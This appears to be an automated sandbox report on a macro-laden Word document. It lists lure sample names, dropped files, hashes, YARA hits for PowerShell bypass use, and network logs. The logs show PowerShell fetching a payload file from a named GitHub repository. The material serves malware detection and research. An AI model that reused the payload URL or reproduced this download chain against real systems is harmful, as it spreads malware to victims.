| | Purchase Order PO03112021STK.docx | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | Payment 846725.xlsb | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | inv-16731.xlsb | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | Purchase Order PO03112021STK.docx | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | INV 683068.xlsb | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | Payment-4091.xlsb | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |

| Match | Associated Sample Name / URL | SHA 256 | Detection | Link | Context |
|---|---|---|---|---|---|
| | Bill.61566.xlsb | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | inv-53639.xlsb | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | INV.738108.xlsb | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | Order.48868.xlsb | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | inv.030976.xlsb | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | INV 362996.xlsb | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | Copy of Quote_ref-05550.xlsm | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | RFQ - 0211.docx | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |
| | Bill-8593.xlsb | Get hash | malicious | Browse | • 185.199.108.133<br>• 140.82.121.3 |

## Dropped Files

**No context**

# Created / dropped Files

| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{28D4A0D4-699A-4F69-8702-D3F95AC65D58}.tmp | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | Composite Document File V2 Document, Cannot read section info |
| Category: | dropped |
| Size (bytes): | 11264 |
| Entropy (8bit): | 3.966590766878462 |
| Encrypted: | false |
| SSDEEP: | 96:Dzytv5uI73NUcen6nsQrBfqDf0C6PkKb1vC+X0jkbA6jwqgW6aajix2:DGtTryl6ke1N0jksS5a |
| MD5: | C8FF60850F690001E24A0F8E375A7758 |
| SHA1: | 6FA7FEB96E006EBFD84E2EE0F76A0372EB782B7C |
| SHA-256: | 423719EA0CE3C206B853B3EFC92F9A068C517C0BF929A9834D1924B44E7D8AA0 |
| SHA-512: | 843B8AAFA3085E7AAB03710432F07A3BD7BC4C1514BAAA9C72DCDC2A8D623DB9D0945DF01C4005AE7496A1B0E861279CE5538D35899855EB9C3E3CE425D955<br>A |
| Malicious: | false |
| Yara Hits: | • Rule: PowerShell_in_Word_Doc, Description: Detects a powershell and bypass keyword in a Word document, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{28D4A0D4-699A-4F69-8702-D3F95AC65D58}.tmp, Author: Florian Roth<br>• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{28D4A0D4-699A-4F69-8702-D3F95AC65D58}.tmp, Author: Florian Roth |
| Reputation: | low |
| Preview: | ......................>.........................................................................................................................................................................................................................................................................................<br>...........................................................................................................................................................................................................................................................................................................................<br>...........................................................................................................................................................................................................................................................................................................................<br>................................................................................................................................................................................................................................................ |

| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{BC62BE70-F984-485F-A938-51B492D77752}.tmp | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 1024 |
| Entropy (8bit): | 0.05390218305374581 |
| Encrypted: | false |
| SSDEEP: | 3:ol3lYdn:4Wn |
| MD5: | 5D4D94EE7E06BBB0AF9584119797B23A |

### C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{BC62BE70-F984-485F-A938-51B492D77752}.tmp

| | |
|---|---|
| SHA1: | DBB111419C704F116EFA8E72471DD83E86E49677 |
| SHA-256: | 4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1 |
| SHA-512: | 95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4 |
| Malicious: | false |
| Reputation: | high, very likely benign file |
| Preview: | ..............................................................................................................................................................................................................................................................................<br>..............................................................................................................................................................................................................................................................................<br>..............................................................................................................................................................................................................................................................................<br>.................................................................................................................................................................................................... |

### C:\Users\user\AppData\Local\Temp\~DF2453EC8FFE1D14DF.TMP

| | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 512 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:: |
| MD5: | BF619EAC0CDF3F68D496EA9344137E8B |
| SHA1: | 5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5 |
| SHA-256: | 076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560 |
| SHA-512: | DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE |
| Malicious: | false |
| Reputation: | moderate, very likely benign file |
| Preview: | ..............................................................................................................................................................................................................................................................................<br>................................................................................................................................................................................................................................................ |

### C:\Users\user\AppData\Local\Temp\~DFA094A62AA4BA8959.TMP

| | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | Composite Document File V2 Document, Cannot read section info |
| Category: | modified |
| Size (bytes): | 27136 |
| Entropy (8bit): | 3.9846371270993712 |
| Encrypted: | false |
| SSDEEP: | 384:va0WaUj+Ar/AhnGVN+Q9SaW/X0jhAtnezRpzJxGHZ:35Gyz/WRpzJs |
| MD5: | 301129EF743494B2099BBC422B355C89 |
| SHA1: | 1332AD20AF54D9ECB475D33F8030297A123B3F22 |
| SHA-256: | F41633365C2073B1D2AE47889F34DA492FA21FF32A3E4E4A393C83732E672778 |
| SHA-512: | 4B300477A8F370146AD56AB27BD5F92B9D00BDD8B717FD4025FEE6C6EA7674ABA5678200B800B7AA66C879EA7199FFA5C9A823E8FE47C45DCC46DAF77AB0286 |
| Malicious: | **true** |
| Yara Hits: | • Rule: PowerShell_in_Word_Doc, Description: Detects a powershell and bypass keyword in a Word document, Source: C:\Users\user\AppData\Local\Temp\~DFA094A62AA4BA8959.TMP, Author: Florian Roth<br>• Rule: PowerShell_Susp_Parameter_Combo, Description: Detects PowerShell invocation with suspicious parameters, Source: C:\Users\user\AppData\Local\Temp\~DFA094A62AA4BA8959.TMP, Author: Florian Roth |
| Antivirus: | • Antivirus: Avira, Detection: 100%<br>• Antivirus: Joe Sandbox ML, Detection: 100% |
| Reputation: | low |
| Preview: | ......................>...........................................................................................................................................................................................................................................................<br>.....................................................................................................................................................................................................................................%................... .<br>...............................................................................................!...2..."...#...$...&.......'...(...)...*...+...,...-......./...0...1...3.......................................................................................<br>........................................................................................................................................................................................................... |

### C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RfORrHIRNe.LNK

| | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu Nov  4 07:49:11 2021, mtime=Thu Nov  4 07:49:11 2021, atime=Thu Nov  4 07:49:15 2021, length=39936, window=hide |
| Category: | dropped |
| Size (bytes): | 1014 |
| Entropy (8bit): | 4.530334739432499 |
| Encrypted: | false |
| SSDEEP: | 12:8j2nFgXg/XAlCPCHaXjByB//iX+WqcQ3flIicvbInJJlEDtZ3YilMMEpxRljKyT8:8j2b/XTTck67eEnlEDv3q3Qd7Qy |
| MD5: | 563776B34A33F432F754E14CD0C811BC |

### C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\RfORrHIRNe.LNK

| | |
|---|---|
| SHA1: | 467467EF57A6D838836835D5725D38E72FE49DAF |
| SHA-256: | BF65957F29E0D67AFCDD2F6FCBCB57879057E0313C152BC00F422395C4717AC1 |
| SHA-512: | E36BFF43CB5926BC47DAFFAA7B1E3239002C4291C8F95BEE161ABD890938968C53B8D0EC3E4AE1065C06A72CB3C4880EC3165D3F4A2FE2CBD9D94B5A11D48 D3 |
| Malicious: | false |
| Reputation: | low |
| Preview: | L..................F.... ...;.q.X...;.q.X....Y..X...............................P.O. .:i.....+00.../C:\..................t.1.....QK.X..Users.`.......:..QK.X*..................6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1......S....user.8......QK.X.S..*...&=....U..............A.l.b.u.s.....z.1.....dS&F..Desktop.d......QK.XdS&F*..._=.............:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....f.2.....dS(F .RFORRH~1.DOC..J......dS&FdS&F*........................R.f.O.R.r.H.I.R.N.e...d.o.c.......x..............-...8...[............?J......C:\Users\..#..................\\414408\Users.user\Desktop\RfORrHIRNe.doc.%.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.R.f.O.R.r.H.I.R.N.e...d.o.c.........:..,.LB.)...Ag..............1SPS.XF.L8C....&.m.m............-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6............`.......X.......414408..........D_....3N...W...9..g............[D_....3N...W...9..g... |

### C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

| | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | ASCII text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 71 |
| Entropy (8bit): | 4.5549224798255485 |
| Encrypted: | false |
| SSDEEP: | 3:bDuMJlvQ9sm2mX1esm2v:bCkurUrl |
| MD5: | 8DC46D624D55247F3AFCDF57A59AD13A |
| SHA1: | 8AF5CE5B75E603C633DF82EBED33186753FB52BC |
| SHA-256: | 903B82AD8418567C1F8EB0127EA8A86876D3C8CC86C10D1606B4D6CC7F82F2B8 |
| SHA-512: | 32D98F2F022128F67B3DF32680F1E45F3DAE22E7CEF27EEC184E4492A9C19A2C78DF7065D30C7C16A7C1D28558DB23B36D691283521609D16075A3A3B0E0205 |
| Malicious: | false |
| Reputation: | low |
| Preview: | [folders]..Templates.LNK=0..RfORrHIRNe.LNK=0..[doc]..RfORrHIRNe.LNK=0.. |

### C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

| | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 162 |
| Entropy (8bit): | 2.5038355507075254 |
| Encrypted: | false |
| SSDEEP: | 3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l |
| MD5: | 45B1E2B14BE6C1EFC217DCE28709F72D |
| SHA1: | 64E3E91D6557D176776A498CF0776BE3679F13C3 |
| SHA-256: | 508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6 |
| SHA-512: | 2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225 |
| Malicious: | false |
| Reputation: | moderate, very likely benign file |
| Preview: | .user.................................................A.l.b.u.s.............p........1...............2..............@3..............3......z.......p4......x... |

### C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msar (copy)

| | |
|---|---|
| Process: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 8016 |
| Entropy (8bit): | 3.5802717128210926 |
| Encrypted: | false |
| SSDEEP: | 96:chQCQMqeqvsqvJCwo5z8hQCQMqeqvsEHyqvJCworXzKAY7H6F2XblUVjA2:cWzo5z8WnHnorXzK6F2XcA2 |
| MD5: | 672D4FA68A59184E8FA26CBCC685409F |
| SHA1: | B2B0FCDE6711AEFA0F586B6EF5B87555FFDD4CC5 |
| SHA-256: | E9474717A3CF6EC83C908F73EBAC809370AC4D9B8740583D72382B2691D01F1E |
| SHA-512: | 44E0586F7CAE5564EA7B102B4EB713555242CC027FC1CED03EEB2004D2403584BF8108FF7853B14FA6FCC95F1892C6E75DA0D0DC3099A8A0CE6A22B787BC1E C |
| Malicious: | false |
| Preview: | ..................................FL..................F.".. .....8.D...xq.{D...xq.{D...k..........................P.O. .:i.....+00.../C:\..................\.1.....{J.\. PROGRA~3..D.......:..{J.*...k....................P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\|v. MICROS~1..@.......:..~J\|v*...l....................M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.......:..wJ;.*........................W.i.n.d.o.w.s.......1......:((..STARTM~1..j.......:...:((*..................@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1......S!...Programs..f.......:...S!.*..................<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.......1.....xJu=..ACCESS~1..l.......:..wJr.*..................B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1......:"..WINDOW~1..R.......:.,.:"*.......................W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.......:.,.:.,*....=...................W.i.n.d.o.w.s. |

| C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\A5FROKCO9YHIX8A61MON.temp | |
|---|---|
| Process: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 8016 |
| Entropy (8bit): | 3.5802717128210926 |
| Encrypted: | false |
| SSDEEP: | 96:chQCQMqeqvsqvJCwo5z8hQCQMqeqvsEHyqvJCworXzKAY7H6F2XblUVjA2:cWzo5z8WnHnorXzK6F2XcA2 |
| MD5: | 672D4FA68A59184E8FA26CBCC685409F |
| SHA1: | B2B0FCDE6711AEFA0F586B6EF5B87555FFDD4CC5 |
| SHA-256: | E9474717A3CF6EC83C908F73EBAC809370AC4D9B8740583D72382B2691D01F1E |
| SHA-512: | 44E0586F7CAE5564EA7B102B4EB713555242CC027FC1CED03EEB2004D2403584BF8108FF7853B14FA6FCC95F1892C6E75DA0D0DC3099A8A0CE6A22B787BC1E<br>C |
| Malicious: | false |
| Preview: | ..................................FL..................F.".. .....8.D...xq.{D...xq.{D...k............................P.O. .:i.....+00.../C:\...................\.1.....{J.\. PROGRA~3..D.......:..{J.*...k.....................P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\|v. MICROS~1..@.......:..~J\|v*...l.....................M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.......:..wJ;.*.........................W.i.n.d.o.w.s.......1......:((..STARTM~1..j.......:...:((*...................@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1......S!...Programs..f.......:...S!.*...................<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.......1.....xJu=..ACCESS~1..l.......:..wJr.*...................B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1......:"..WINDOW~1..R.......:.,.:"*....................... W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.......:.,.:.,*....=...................W.i.n.d.o.w.s. |

| C:\Users\user\Desktop\~$ORrHIRNe.doc | |
|---|---|
| Process: | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 162 |
| Entropy (8bit): | 2.5038355507075254 |
| Encrypted: | false |
| SSDEEP: | 3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l |
| MD5: | 45B1E2B14BE6C1EFC217DCE28709F72D |
| SHA1: | 64E3E91D6557D176776A498CF0776BE3679F13C3 |
| SHA-256: | 508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6 |
| SHA-512: | 2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C |
| Malicious: | false |
| Preview: | .user..................................................A.l.b.u.s.............p........1...............2..............@3...............3......z.......p4......x... |

# Static File Info

## General

| | |
|---|---|
| File type: | Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Admin, Template: Normal.dotm, Last Saved By: Admin, Revision Number: 12, Name of Creating Application: Microsoft Office Word, Total Editing Time: 07:00, Create Time/Date: Wed Nov 3 22:06:00 2021, Last Saved Time/Date: Wed Nov 3 22:17:00 2021, Number of Pages: 1, Number of Words: 10, Number of Characters: 61, Security: 0 |
| Entropy (8bit): | 3.971846508462655 |
| TrID: | - Microsoft Word document (32009/1) 54.23%<br>- Microsoft Word document (old ver.) (19008/1) 32.20%<br>- Generic OLE2 / Multistream Compound File (8008/1) 13.57% |
| File name: | RfORrHIRNe.doc |
| File size: | 38912 |
| MD5: | 955d5d2855b291a3cf1fc6655bbbbb79 |
| SHA1: | b58901cf8967310228bc6e4c224b2cfaf014bc65 |
| SHA256: | 63acfd6633bf3fe6462d8de72904338e2a97392654d8b39<br>a97d18b9e7f3b25b8 |
| SHA512: | 044f7164d30798656cb0f17f1a7ab76cdceb2f6bfb1107f0<br>4a6f300d2551459d0804a03db76591a7a10a900fddc8a7<br>a5d9442ec4846709f9c9684e1aaeaf14e |
| SSDEEP: | 384:o/MMMOtM1ulwUmDoKdAa8WRGbiSAoKXMVkK54miJ2JLN0jUDt3ou0FeK:o/MMMOtM1ulwU0T1MVkzmM2fxyu0FeK |

## General

| | |
|---|---|
| File Content Preview: | ........................>......................./...........2..........................<br>..........................................................................................<br>................................................................................ |

## File Icon

| | |
|---|---|
| | |
| Icon Hash: | e4eea2aaa4b4b4a4 |

## Static OLE Info

### General

| | |
|---|---|
| Document Type: | OLE |
| Number of OLE Files: | 1 |

### OLE File "RfORrHIRNe.doc"

### Indicators

| | |
|---|---|
| Has Summary Info: | True |
| Application Name: | Microsoft Office Word |
| Encrypted Document: | False |
| Contains Word Document Stream: | True |
| Contains Workbook/Book Stream: | False |
| Contains PowerPoint Document Stream: | False |
| Contains Visio Document Stream: | False |
| Contains ObjectPool Stream: | |
| Flash Objects Count: | |
| Contains VBA Macros: | True |

### Summary

| | |
|---|---|
| Code Page: | 1251 |
| Title: | |
| Subject: | |
| Author: | Admin |
| Keywords: | |
| Comments: | |
| Template: | Normal.dotm |
| Last Saved By: | Admin |
| Revion Number: | 12 |
| Total Edit Time: | 420 |
| Create Time: | 2021-11-03 22:06:00 |
| Last Saved Time: | 2021-11-03 22:17:00 |
| Number of Pages: | 1 |
| Number of Words: | 10 |
| Number of Characters: | 61 |
| Creating Application: | Microsoft Office Word |
| Security: | 0 |

### Document Summary

| | |
|---|---|
| Document Code Page: | 1251 |
| Number of Lines: | 1 |
| Number of Paragraphs: | 1 |
| Thumbnail Scaling Desired: | False |
| Company: | |
| Contains Dirty Links: | False |
| Shared Document: | False |
| Changed Hyperlinks: | False |
| Application Version: | 1048576 |
| Language: | |

### Streams with VBA

### Streams

# Network Behavior

## Snort IDS Alerts

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|---|---|---|---|---|---|---|---|
| 11/04/21-01:49:49.942100 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 52167 | 8.8.8.8 | 192.168.2.22 |
| 11/04/21-01:49:50.024088 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 50591 | 8.8.8.8 | 192.168.2.22 |

## Network Port Distribution

## TCP Packets

## UDP Packets

## DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|---|---|---|---|---|---|---|---|
| Nov 4, 2021 01:49:49.920382023 CET | 192.168.2.22 | 8.8.8.8 | 0xcf68 | Standard query (0) | github.com | A (IP address) | IN (0x0001) |
| Nov 4, 2021 01:49:50.002633095 CET | 192.168.2.22 | 8.8.8.8 | 0xadab | Standard query (0) | github.com | A (IP address) | IN (0x0001) |
| Nov 4, 2021 01:49:50.558506966 CET | 192.168.2.22 | 8.8.8.8 | 0xd1cd | Standard query (0) | raw.githubusercontent.com | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Nov 4, 2021 01:49:49.942100048 CET | 8.8.8.8 | 192.168.2.22 | 0xcf68 | No error (0) | github.com | | 140.82.121.3 | A (IP address) | IN (0x0001) |
| Nov 4, 2021 01:49:50.024087906 CET | 8.8.8.8 | 192.168.2.22 | 0xadab | No error (0) | github.com | | 140.82.121.3 | A (IP address) | IN (0x0001) |
| Nov 4, 2021 01:49:50.577189922 CET | 8.8.8.8 | 192.168.2.22 | 0xd1cd | No error (0) | raw.githubusercontent.com | | 185.199.108.133 | A (IP address) | IN (0x0001) |
| Nov 4, 2021 01:49:50.577189922 CET | 8.8.8.8 | 192.168.2.22 | 0xd1cd | No error (0) | raw.githubusercontent.com | | 185.199.109.133 | A (IP address) | IN (0x0001) |
| Nov 4, 2021 01:49:50.577189922 CET | 8.8.8.8 | 192.168.2.22 | 0xd1cd | No error (0) | raw.githubusercontent.com | | 185.199.110.133 | A (IP address) | IN (0x0001) |
| Nov 4, 2021 01:49:50.577189922 CET | 8.8.8.8 | 192.168.2.22 | 0xd1cd | No error (0) | raw.githubusercontent.com | | 185.199.111.133 | A (IP address) | IN (0x0001) |

## HTTP Request Dependency Graph

- github.com
- raw.githubusercontent.com

## HTTP Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.22 | 49166 | 140.82.121.3 | 443 | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 1 | 192.168.2.22 | 49167 | 185.199.108.133 | 443 | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 2 | 192.168.2.22 | 49165 | 140.82.121.3 | 80 | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Nov 4, 2021 01:49:49.978108883 CET | 0 | OUT | GET /ssbb36/stv/raw/main/5.mp3 HTTP/1.1<br>Host: github.com<br>Connection: Keep-Alive |
| Nov 4, 2021 01:49:49.995512962 CET | 0 | IN | HTTP/1.1 301 Moved Permanently<br>Content-Length: 0<br>Location: https://github.com/ssbb36/stv/raw/main/5.mp3 |

## HTTPS Proxied Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.22 | 49166 | 140.82.121.3 | 443 | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-11-04 00:49:50 UTC | 0 | OUT | GET /ssbb36/stv/raw/main/5.mp3 HTTP/1.1<br>Host: github.com<br>Connection: Keep-Alive |
| 2021-11-04 00:49:50 UTC | 0 | IN | HTTP/1.1 302 Found<br>Server: GitHub.com<br>Date: Thu, 04 Nov 2021 00:49:50 GMT<br>Content-Type: text/html; charset=utf-8<br>Vary: X-PJAX, X-PJAX-Container, Accept-Encoding, Accept, X-Requested-With<br>permissions-policy: interest-cohort=()<br>Access-Control-Allow-Origin: https://render.githubusercontent.com https://viewscreen.githubusercontent.com https://notebooks.githubusercontent.com<br>Location: https://raw.githubusercontent.com/ssbb36/stv/main/5.mp3<br>Cache-Control: no-cache<br>Strict-Transport-Security: max-age=31536000; includeSubdomains; preload<br>X-Frame-Options: deny<br>X-Content-Type-Options: nosniff<br>X-XSS-Protection: 0<br>Referrer-Policy: no-referrer-when-downgrade<br>Expect-CT: max-age=2592000, report-uri="https://api.github.com/_private/browser/errors" |
| 2021-11-04 00:49:50 UTC | 0 | IN | Data Raw: 43 6f 6e 74 65 6e 74 2d 53 65 63 75 72 69 74 79 2d 50 6f 6c 69 63 79 3a 20 64 65 66 61 75 6c 74 2d 73 72 63 20 27 6e 6f 6e 65 27 3b 20 62 61 73 65 2d 75 72 69 20 27 73 65 6c 66 27 3b 20 62 6c 6f 63 6b 2d 61 6c 6c 2d 6d 69 78 65 64 2d 63 6f 6e 74 65 6e 74 3b 20 63 68 69 6c 64 2d 73 72 63 20 67 69 74 68 75 62 2e 63 6f 6d 2f 61 73 73 65 74 73 2d 63 64 6e 2f 77 6f 72 6b 65 72 2f 20 67 69 73 74 2e 67 69 74 68 75 62 2e 63 6f 6d 2f 61 73 73 65 74 73 2d 63 64 6e 2f 77 6f 72 6b 65 72 2f 3b 20 63 6f 6e 6e 65 63 74 2d 73 72 63 20 27 73 65 6c 66 27 20 75 70 6c 6f 61 64 73 2e 67 69 74 68 75 62 2e 63 6f 6d 20 6f 62 6a 65 63 74 73 2d 6f 72 69 67 69 6e 2e 67 69 74 68 75 62 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 20 77 77 77 2e 67 69 74 68 75 62 73 74 61 74 75 73 2e<br>Data Ascii: Content-Security-Policy: default-src 'none'; base-uri 'self'; block-all-mixed-content; child-src github.com/assets-cdn/worker/ gist.github.com/assets-cdn/worker/; connect-src 'self' uploads.github.com objects-origin.githubusercontent.com www.githubstatus. |
| 2021-11-04 00:49:50 UTC | 2 | IN | Data Raw: 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 72 61 77 2e 67 69 74 68 75 62 75 73 65 72 63 6f 6e 74 65 6e 74 2e 63 6f 6d 2f 73 73 62 62 33 36 2f 73 74 76 2f 6d 61 69 6e 2f 35 2e 6d 70 33 22 3e 72 65 64 69 72 65 63 74 65 64 3c 2f 61 3e 2e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e<br>Data Ascii: <html><body>You are being <a href="https://raw.githubusercontent.com/ssbb36/stv/main/5.mp3">redirected</a>.</body></html> |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 1 | 192.168.2.22 | 49167 | 185.199.108.133 | 443 | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-11-04 00:49:50 UTC | 2 | OUT | GET /ssbb36/stv/main/5.mp3 HTTP/1.1<br>Host: raw.githubusercontent.com<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-11-04 00:49:50 UTC | 2 | IN | HTTP/1.1 200 OK<br>Connection: close<br>Content-Length: 473<br>Cache-Control: max-age=300<br>Content-Security-Policy: default-src 'none'; style-src 'unsafe-inline'; sandbox<br>Content-Type: text/plain; charset=utf-8<br>ETag: "c42cd382e5da9f4f09cf49119db08f21ab927655a40c4bf6043e9fbeafdbfa36"<br>Strict-Transport-Security: max-age=31536000<br>X-Content-Type-Options: nosniff<br>X-Frame-Options: deny<br>X-XSS-Protection: 1; mode=block<br>X-GitHub-Request-Id: 575C:24AC:9E4121:A4F6C2:61832E2E<br>Accept-Ranges: bytes<br>Date: Thu, 04 Nov 2021 00:49:50 GMT<br>Via: 1.1 varnish<br>X-Served-By: cache-mxp6940-MXP<br>X-Cache: MISS<br>X-Cache-Hits: 0<br>X-Timer: S1635986991.659436,VS0,VE145<br>Vary: Authorization,Accept-Encoding,Origin<br>Access-Control-Allow-Origin: *<br>X-Fastly-Request-ID: 90989139000a6800ba561921d915249b8b2851f4<br>Expires: Thu, 04 Nov 2021 00:54:50 GMT<br>Source-Age: 0 |
